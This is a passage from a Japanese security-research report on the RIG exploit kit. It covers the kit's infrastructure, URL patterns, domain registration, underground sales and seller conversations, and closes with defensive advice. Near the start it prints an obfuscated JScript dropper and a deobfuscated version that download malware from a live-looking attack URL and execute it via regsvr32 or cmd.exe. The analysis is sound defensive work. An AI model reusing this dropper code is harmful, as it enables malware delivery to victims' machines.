    a]=b[c],b[c]=d;for(var e=c=a=0,S="fromCharCode";e^<n.length;e++)a=a+1^&r,c=c+b[a]^&r,d=b[
    a],b[a]=b[c],b[c]=d,i[D](s[S](n[v](e)^^b[b[a]+b[c]^&r]));return i[u(15)](u(11))};function H
    (g){var T=u(0),d=W(T+"."+T+u(1));d["setProxy"](n);d.open(u(2),g(1),n);d.Option(0)=g(2);d["
    Sen\x64"];I="status";A="responseText";if(200==d[I])return O(d[A],g(n))};E="
    WinHTTPMRequest.5.1MGE"+"TMScripting.FileSystemObjectMWScript.ShellMADODB.StreamMeroM.ex",u
    =function(x){return E.split("M")[x]},J=ActiveXObject,W=function(v){return new J(v)};try{E+=
    "eMG\x65tTe"+"mpNameMcharCodeAtMiso-8859-1MMindexOfM.dllM"+"ScriptFullNameMjoinMrunM /c M
    /\x73 ";var q=W(u(3)),j=W(u(4)),s=W(u(5)),p=u(7),n=0,U=WScript,L=U[u(14)],v=u(9),m=
    U.Arguments;s.Type=2;c=q[u(8)]();s.Charset=u(012);s.Open();i=H(m);d=i[v](i[u(12)]("
    P\x45\x00\x00")+027);s./**/writetext(i);if(037^<d){var z=1;c+=u(13)}else c+=p;s.savetofile(
    c,2);s./**/Close();Q=u(18);z^&^&(c="regs\x76r32"+p+Q+c);j/*D*/.run("c\x6Dd"+p+u(17)+c,0)
    }catch(Y){}R="\x44eletefile";q[R](L);>QXj6sFosp && start wscript //B //E:JScript QXj6sFosp
    "gexywoaxor" "http://free.5lakesglobalrealty.com/?sourceid=chrome&ie=Windows-1251&oq=xfclJO
ZQPQK32BGFeAZkyYtfUV4V_qD62kHUmhGV1pCGrxHfYw1MrKKTELQLhR32&aqs=chrome.81f64.406n3u1&q=w3rQMvXcJ
x3QFYbGMvnDSKNbNkjWHViPxoeG9MildZaqZGX_k7vDfF-qoVrcCgWR&es_sm=145" "Mozilla/5.0 (compatible;
    MSIE 9.0; Windows NT 6.1; Trident/5.0; Tablet PC 2.0)"
```

図 20　CreateProcess 関数の引数

マルウェアのダウンロードと実行

シェルコードが実行する cmd.exe では、図 21 のような JScript コードを生成して、それを wscript で実行します。JScript コードでは、引数で指定された User-Agent を用いて URL にアクセスし、マルウェアをダウンロードします。その後、マルウェアが DLL 形式の場合には regsrv32.exe 経由で、EXE 形式の場合には cmd.exe 経由でマルウェアを実行します。RIG エクスプロイトキットで送り込まれるマルウェアには「DorkBot」や「Cerber」など多数のマルウェアが報告されていますが、SOC ではランサムウェア「Cerber」を最も多く観測しています。

```
function H(g){
    var d=new ActiveXObject('WinHTTP.WinHTTPRequest.5.1');
    d.setProxy(0);
    d.open('GET',WScript.Arguments(1),0);
    d.Option(0)=WScript.Arguments(2);
    d.Send;
    if(200==d.status)
        return O(d.responseText,WScript.Arguments(0))
};

try{
    var q=new ActiveXObject('Scripting.FileSystemObject');
    var j=new ActiveXObject('WScript.Shell');
    var s=new ActiveXObject('ADODB.Stream');
    var c=q.GetTempName();
    s.Type=2;
    s.Charset='iso-8859-1';
    s.Open();
    i=H(m);
    d=i.charCodeAt(i.indexOf("PE\x00\x00")+0x17);
    s.writetext(i);
    if(0x1f^<d){
        var z=1;
        c+='.dll';
    }else{
        c+='.exe';
    }
    s.savetofile(c,2);
    s.Close();
    z^&^&(c='regsvr32.exe /s '+c);
    j.run('cmd.exe /c '+c,0)
}catch(Y){
}
q.Deletefile(L);
```

図 21　マルウェアをダウンロードする JScript コード

4. URL/ドメイン/IP アドレスの分析

攻撃サイトの URL やドメイン名、IP アドレスは、攻撃を受けた端末の早期発見や攻撃の防止において有益な情報となります。本章では、URL パターン、IP アドレスの地理情報（GeoIP）、ドメイン命名規則、ドメインと IP アドレスの生存期間について調査した結果を記載します。なお、分析は 2017 年 1 月下旬～2017 年 3 月下旬にかけて SOC で収集した攻撃サイト 1451 ドメインを対象として行いました。

4.1. URL パターン

「RIG 4.0」や「RIG-v」と呼ばれるバージョンの RIG エクスプロイトキットでは、URL に 2 つの特徴を持つことが確認されています。 1 つは検索エンジン Google などで検索を行った際に付与される URL パラメータに似せたパラメータが付与されることです。もう 1 つは文字列「QMvXcJ」がパラメータの値に含まれることです。利用されるパラメータは不定期に変更が加えられますが、この 2 つの特徴は 2017 年に入ってからも変わっていません（表 3）。これらの特徴を検知するシグネチャを用意して攻撃サイトへのリクエストを IPS で遮断することや、プロキシサーバーのログを調査して攻撃を受けた端末を特定することが可能です。

表 3　攻撃サイトの URL の例

時期	URL
2017 年 1 月	[domain]/?br_fl=2425&biw=Microsoft_Edge.119gz65.406e5m2m1&tuif=4125&oq=m2ApPYoJeMFb1WzjECGLQVmzYhcUVMX_6GniEndzkKYh5CG9BSEUTp1u9CVUbI&ct=Microsoft_Edge&q=wX3QMvXcJwDQDYbGMvrESLtENknQA0KK2I32_dqyEoH9cmnihNzUSkr26B2aC&yus=Microsoft_Edge.76qe95.406z9t3x3
2017 年 2 月	[domain]/?tuif=1893&q=z3_QMvXcJwDQDoTGMvrESLtEMU_OHEKK2OH_783VCZr9JHT1vvHPRAP0tgW&biw=Microsoft_Edge.86cx116.406s3k3p6&br_fl=2855&ct=Microsoft_Edge&yus=Microsoft_Edge.72iq84.406b3i2z4&oq=CegiF9_N8LedZNASzjhbWfQxhmthUBF8X_6imjEfWnxfKh5_R9SW9UU4HupE
2017 年 3 月	[domain]/?ct=kulture&q=znnQMvXcJwDQDoLGMvrESLtEMUzQA0KK2OH_766yEoH9JHT1vrXUSkrttgWC&oq=el6F9vMsKeBXPQHj30DTfgRknYsJUQ5F__-p3USAyh7O1sWArhe9UToBvdeW&qtuif=4963

4.2. IP アドレスの地理情報（GeoIP）

RIG エクスプロイトキットが設置された攻撃サイトの IP アドレスの地理情報を GeoIP で集計したところ、国別の割合に図 22 のように偏りが見られました。確認された 173 個の IP アドレスのうち、91%がロシアの IP アドレスです。攻撃基盤の大部分がロシアで利用されている IP アドレス空間に存在していることが分かります。



図 22　攻撃サイトの IP アドレスの国別統計

4.3. ドメイン命名規則

RIG エクスプロイトキットが設置された攻撃サイトのドメイン名を調査しました。名前解決の結果、ロシアの IP アドレスを返すドメインについてドメイン名に規則性が見られました。本節では、このドメイン名の命名規則について示します。

3rd レベルドメインの利用

ドメイン名は、「line.nurlelalomeilan[.]com」のように 3rd レベルドメインまで定義されたものが利用されていました。

文字列の偏り

3rd レベルドメインについて集計をしたところ、「line」のような文字列が複数のドメインで利用されていることが確認できました。今回調査したドメインでは合計 394 種類の文字列が利用されており、この内の 4 割が複数回利用されています。このことから、辞書的に 3rd レベルドメインを選択している可能性が伺えます。

ドメイン登録者

今回調査したドメインは全て 2nd レベルドメインでのみ whois 情報を参照でき、3rd レベルドメインはそのサブドメインであることが分かりました。一部の whois 登録情報は非公開となっているものもありましたが、確認できた 180 の登録者名について集計したところ、図 23 のように偏りがあることを確認しました。15 名の登録者だけでおよそ半数を占めています。



図 23　2nd レベルドメインの登録者割合

RIG エクスプロイトキットの攻撃サイトで使用されたドメインの登録者が保持する今回の調査とは別の 2nd レベルドメインのリストを入手しました。このドメインに対して、サブドメインの候補リストから単語を付与して 3rd レベルドメインを生成したところ、過去に RIG エクスプロイトキットの攻撃サイトとして利用されていたという事例が複数ありました。

4.4. ドメインと IP アドレスの利用期間

ドメインと IP アドレスの利用期間について分析を行いました。図 24 は横軸を継続時間、縦軸を割合とした累積比率です。ドメインと IP アドレスを比べると、IP アドレスの方がなだらかに増加しており、利用期間が長いことが分かります。例えば、比率が 50%に達する期間を比較すると、ドメインの利用期間は約 50 分であるのに対し、IP アドレスの利用期間は約 550 分となります。このため、ドメインだけでなく IP アドレスを利用してフィルタリングすることも効果的な対策だと言えます。



図 24　利用期間の累積比率

ドメインを名前解決してドメインに紐づく IP アドレスを調査しました。各ドメインに紐づく IP アドレスは 1 つのみでしたが、多くのドメインが同じ IP アドレスに紐づいており、図 25 のように多対 1 の関係であることを確認しました。このことから、同じ IP アドレスに対して複数のドメインを登録して使いまわしていることが分かります。



図 25　ドメインと IP アドレスの紐づき

5. アンダーグラウンドにおける情報収集

RIG エクスプロイトキットをはじめとする様々な攻撃ツールは、アンダーグラウンドマーケットで取引が行われています。本章では、RIG エクスプロイトキットについてアンダーグラウンドで情報収集した結果を記載します。

5.1. エクスプロイトキットの売買

アンダーグラウンドマーケットでは、Web サイトを介してマルウェアやエクスプロイトキット、窃取されたアカウント情報、クレジットカード番号など犯罪に関わる攻撃ツールや情報が取引されています。アンダーグラウンドマーケットにおける Web サイトは、検索エンジンやリンクから容易にアクセスできる Surface Web と呼ばれる空間ではなく、表層的にはアクセスできない Deep Web や Dark Web と呼ばれる空間に多数存在しています。

攻撃ツールや窃取した情報を取引するためのフォーラムを調査したところ、RIG エクスプロイトキットだけでなく、Beps エクスプロイトキットや Neptune エクスプロイトキットといった他の攻撃ツールも取引の対象となっていました。掲載された情報から、取引は以下のような手順で進むことが推測されます。

1. 販売者がエクスプロイトキットを販売するためのスレッドをフォーラムに作成し、エクスプロイトキットの概要や特徴、価格などを掲載する。
2. エクスプロイトキットに関心があるユーザはフォーラムのスレッドに返信する。
3. 攻撃者はフォーラムの DM（ダイレクトメッセージ）機能、Skype や XMPP などのメッセンジャーを利用して販売者と直接会話をし、エクスプロイトキットの詳細や購入手続き方法を確認する。
4. 攻撃者は、指定された方法で購入手続きを行う。
5. 販売者がエクスプロイトキットの設置サーバに設定を投入する。

エクスプロイトキットは買い切り方式での販売ではなく、使用期間（1 日、3 日、1 週間、1 ヶ月など）を設けてサービスとして販売されています。販売価格はエクスプロイトキットによって異なりますが、多くは 1 週間で数百 U.S.ドル、1 ヶ月で数千 U.S.

ドルでした。フォーラムにはエクスプロイトキットの有用性を示すため、対応している脆弱性のCVE番号などエクスプロイトキットの機能が掲載されています。例えば、Bepsエクスプロイトキットの場合、図26ように機能や脆弱性のCVE番号、価格が書かれています。



図26　Bepsエクスプロイトキットの購入スレッド

エクスプロイトキットを利用した攻撃を成立させるためには、エクスプロイトキットが設置された攻撃サイトを用意するだけでなく、攻撃サイトにユーザを誘導する仕組みが必要です。ユーザからのアクセスを攻撃サイトに転送する仕組みとして、アンダーグラウンドフォーラムでは改ざんサイトが「トラフィック」という名称で販売されています。トラフィックを販売しているフォーラムの一例を図 27 に示します。このトラフィック販売サイトでは、攻撃サイトへの誘導を「LOADS」という単位としてカウントし、価格に応じた回数だけ誘導をしていると考えられます。



図 27　トラフィック販売スレッド

5.2. 販売者からの情報収集

RIG エクスプロイトキットをはじめとする多くのエクスプロイトキットには、攻撃情報を管理するためのコントロールパネルが存在していますが、図 28 のように RIG エクスプロイトキットのコントロールパネルのログインページには販売者の連絡先が記載されていました。そこで、攻撃者間で役割分担が存在してエコシステムが形成されていることを裏付けするため、RIG エクスプロイトキットの販売者にコンタクトして反応を伺いました。この対話から推測される内容を示します。なお、販売者とのやり取りは英語で行われましたが、ここでは和訳して掲載しています。



図 28　RIG エクスプロイトキットのコントロールパネルへのログイン画面

販売条件

まずは価格帯を確認しました。RIG エクスプロイトキットに関心がある旨を告げると次のような返信がありました。

> <rig_xxxx@xxxxx.xxx> 1 週間 700、月 1700 だ

1 週間もしくは 1 か月分購入できるようです。この点は他のエクスプロイトキットや過去の RIG エクスプロイトキットと同様です。後のやり取りから金額の単位は米ドルと推測されます。

次に、エクスプロイトの成功率や攻撃に使う CVE 番号など、RIG エクスプロイトキットのより詳細な情報を教えてもらえないか交渉しました。

> <rig_xxxx@xxxxx.xxx> 1 日 100 ドルで試せる

残念ながら、実際にお金を払って試すよう促され、質問への回答は引き出せませんでした。エクスプロイトキットによっては、テスト利用は無料です。テスト利用にも価格が設定されているのは、本当に買う意思があるのか、ふるいにかけているのだと考えられます。

販売者の素性

攻撃サイトの GeoIP がロシアに偏っていることから、ロシアに近しい攻撃者である可能性が高いと考えられました。そこで、ロシア語でのコンタクトも試みました。残念ながらロシア語での問いかけに対する返信は得られませんでしたが、ログオフ時に表示される 「Прямо сейчас меня здесь нет（離席中）」というステータスコードから、言語設定がロシア語に設定されているOSを攻撃者が利用していることが確認されました。

攻撃のエコシステム

エコシステムを明らかにするため、RIG エクスプロイトキットを買うだけでマルウェアをばらまくことができるのか質問しました。

> <rig_xxxx@xxxxx.xxx> トラフィックと Rig EK さえあればいい

この回答から、RIG エクスプロイトキットが設置された攻撃サイトにユーザを誘導する「トラフィック」を RIG エクスプロイトキットとは別に購入する必要があることが分かります。また、その後のやりとりで「トラフィック」の販売事業者を紹介されました。これらのことから、RIG エクスプロイトキットにおいてもエクスプロイトキットの販売者、「トラフィック」販売者、攻撃依頼者は別に存在していることがわかります。

6. おわりに

NTT セキュリティのセキュリティオペレーションセンターでは、インシデント発生の防止、インシデント発生時の早期発見のためのリサーチ活動を行っており、エクスプロイトキットについても継続的に調査を行っています。本レポートでは、RIG エクスプロイトキットに関する調査結果をまとめました。

調査の結果、現在の RIG エクスプロイトキットは過去に流行したエクスプロイトキットの攻撃コードを流用しており悪用される脆弱性が古いこと、攻撃サイトの IP アドレスはドメインよりも長い期間利用されることが明らかとなりました。また、攻撃者の間でエクスプロイトキット販売者、トラフィック販売者、攻撃依頼者という役割分担が存在していることなど、エコシステムが形成されていることが見えてきました。

RIG エクスプロイトキットによってもたらされるリスクを低減するには、以下のような対策が有効です。

- OS やアプリケーションを最新の状態に維持する。
- ブラウザのプラグインのインストールは最小限に留める。
- アンチウイルスソフトウェアのウイルス定義ファイルを常に最新の状態に保つ。
- プロキシサーバーやファイアウォールにてアクセス制御を実施する。
- プロキシサーバー等のログから RIG エクスプロイトキットで見られる特徴的な文字列を含む URL へのアクセスがないかを確認する。

